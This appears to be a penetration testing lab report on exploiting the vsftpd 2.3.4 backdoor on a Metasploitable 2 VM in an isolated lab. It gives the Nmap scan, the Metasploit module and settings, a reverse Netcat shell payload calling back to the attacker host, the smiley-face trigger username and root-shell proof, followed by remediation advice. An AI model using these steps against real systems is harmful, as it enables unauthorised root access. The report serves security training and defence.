# Penetration Testing Lab Report: Metasploitable 2 vsftpd 2.3.4 Exploitation

## Executive Summary

This report documents the security assessment and successful exploitation exercise conducted against the Metasploitable 2 vulnerable virtual machine. The primary objective was to identify and exploit a known backdoor vulnerability in the `vsftpd 2.3.4` File Transfer Protocol service to obtain unauthenticated root-level command-line access. The entire assessment was executed within an isolated VirtualBox host-only lab environment to simulate a controlled internal network penetration test.

## Target & Attacker Infrastructure

The environment configuration and node assignments for this exercise are detailed below:

| Role | System OS | IP Address | Environment / Network Type |
|---|---|---|---|
| **Attacker Host** | Kali Linux | 192.168.56.103 | VirtualBox Host-Only Network |
| **Target Host** | Metasploitable 2 | 192.168.56.102 | VirtualBox Host-Only Network |

## Phase 1: Reconnaissance & Target Discovery

1. **Host Verification & Local Discovery**
   Initial discovery was confirmed via the target's local console using `ifconfig` to establish the target IP (`192.168.56.102`). Network layer connectivity between the attacker host (`192.168.56.103`) and the target was verified using ICMP echo requests:
   `ping -c 4 192.168.56.102`
   All four ICMP packets were successfully returned with 0% packet loss.
2. **Port Scanning & Service Identification**
   An active service detection scan was executed using Nmap:
   `nmap -sV -T4 192.168.56.102`
   The scan revealed an open port 21 running the `vsFTPd 2.3.4` service daemon.

## Phase 2: Vulnerability Analysis & Exploitation

### Vulnerability Mechanism

The `vsftpd 2.3.4` source code archive was compromised in July 2011 by an unauthorized party who inserted a malicious backdoor. When an FTP connection receives a USER command containing a string ending with `:)` (a smiley face emoticon), the daemon opens a root-privileged listening shell on TCP port 6200.

### Exploitation Procedure

The Metasploit Framework was leveraged to automate the triggering and handler execution phases.

1. **Module Selection:**
   `use exploit/unix/ftp/vsftpd_234_backdoor`
2. **Parameter Configuration:**
   - Set target host: `set RHOSTS 192.168.56.102`
   - Set payload structure: `set payload cmd/unix/reverse_netcat`
   - Set attacker listener host: `set LHOST 192.168.56.103`
   - Set attacker listener port: `set LPORT 4455`
3. **Execution:**
   Running `exploit` sent the crafted username string (`USER backdoored:)`) to port 21 of the target. This successfully triggered the backdoor process, causing the target to open TCP port 6200 and accept a connection, delivering a reverse Netcat command shell back to the attacker at `192.168.56.103:4455`.

## Phase 3: Post-Exploitation & Proof of Concept

Upon establishing the interactive command shell, privilege levels were verified immediately:# Identity Verification

whoami

root

# Host Context Verification

hostname

metasploitable

The shell granted full, unrestricted system-level access (`root`), allowing complete control over the host filesystem, process execution, and security configuration.


## Phase 4: Troubleshooting & Key Learnings



During the testing lifecycle, several operational challenges were encountered and resolved:

- **Network IP Mismatches:** Initial routing checks failed due to DHCP reassignment on host interfaces. Assigning static IP bindings within the VirtualBox Host-Only adapter configuration stabilized host discovery.
- **Port Binding Conflicts:** Default Metasploit payloads frequently default to port 4444 or 8080, which collided with existing local services on the Kali Linux host. Manually specifying `LPORT 4455` ensured clean binding for incoming connections.
- **Target Service Cooldown States:** Repeated exploit attempts caused the backdoor thread on TCP port 6200 on the target host to hang or enter a wait state. Resolving this required either manually restarting the `inetd` daemon on the target or allowing a mandatory TCP timeout cooldown period before re-triggering.

## Remediation Recommendations

1. **Service Upgrade:** Upgrade the vsFTPd daemon immediately to a clean, supported release branch (e.g., v3.0.x or later) obtained directly from official, verified source repositories.
2. **Access Control & Network Segmentation:** Restrict TCP port 21 access using host-based firewalls (`iptables` or `ufw`) and disable anonymous login access unless explicitly required for public data distribution.
3. **Ingress/Egress Filtering:** Implement egress filtering on the target host network segment to block unauthorized outbound connections, mitigating reverse shell payloads.

| Screenshot File Name | Report Section | What It Proves |
| --- | --- | --- |
|  | **Target Discovery** | Proves the target IP (192.168.56.102) on eth0. |

| | | |
|---|---|---|
|  | **Network Verification** | Proves ICMP reachability from Kali (192.168.56.103). |
|  | **Service Enumeration** | Identifies open port 21/tcp running vsftpd 2.3.4. |
|  | **Exploit Initialization** | Shows launching Metasploit console cleanly (msfconsole -q). |
|  | **Proof of Concept / Root Shell** | Proves interactive root access via whoami returning root. |